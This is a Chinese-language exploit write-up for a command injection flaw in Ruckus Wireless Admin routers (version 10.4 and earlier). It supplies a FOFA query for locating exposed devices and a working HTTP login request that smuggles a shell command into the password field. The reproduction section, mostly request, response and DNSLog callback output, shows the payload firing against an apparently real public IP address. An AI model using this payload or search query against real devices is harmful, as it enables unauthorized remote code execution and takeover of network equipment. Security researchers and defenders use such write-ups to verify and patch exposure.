


## R12-1RuckusWirelessAdmin-路由器-RCE

### 漏洞描述:

Ruckus Wireless Admin在10.4及更早版本存在[命令执行漏洞](#)。攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。


### 网站图片:



### 网络测绘:

#### fofa语法:

FOFA: app="Ruckus-Wireless"



### 漏洞复现:

#### payload:

```
GET /forms/doLogin?login_username=admin&password=password$(ping+dnslog)&x=0&y=0 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close
```

#### 效果图:

dnslog验证

Request

< > 数据包扫描 热加载 构造请求

1 GET /forms/doLogin?login\_username=admin&password=password\$(ping+8gdyeeu0.dnslog.pw)&x=0&y=0 HTTP/1.1

2 Host : 183.104.69.243

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

4 Accept-Encoding: gzip

5 Connection: close

6

7

Responses 2151bytes / 100ms

1 HTTP/1.0 200 OK

2 Date: Thu Dec 14 09:07:19 2023

3 Server: GoAhead-Webs

4 Pragma: no-cache

5 Cache-Control: no-cache, no-store

6 Content-type: text/html; charset=

7 Content-Length: 2151

8

9 <!DOCTYPE html PUBLIC "-//W3C//DTD

10 xhtml1/DTD/xhtml1-transitional.d

11 <html xmlns="http://www.w3.org/199

12 <head>

13 <meta http-equiv="content-type

14 <title>Ruckus Wireless Admin<

15 <style type="text/css">

16 body { background-color: #ccc; te

17 body, form, h1, input { margin: 0;

18 body, th, input { font-family: "Tr

19 sans-serif; font-size: 20px; }

20 th { text-align: left; }

21 h1 { margin: 30px 0 10px; font-si

22 .box { background-color: #e6e6e6;

23 border: 3px solid white; }

24 #note { border-color: red; backgr

25 table { margin: 0 auto 10px; }

26 </style>

27 </head>

DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 自定义 内置DNSLog: dnslog.cn

使用本地: ☐

生成一个可用域名

当前激活域名为  
820tvo.dnslog.cn

只看A记录: ☒ 自动刷新记录: ☐

域名	DNS类型	远端IP
+ 820tvo.dnslog.cn	A	221.164.34.131
+ 820tvo.dnslog.cn	A	221.164.34.131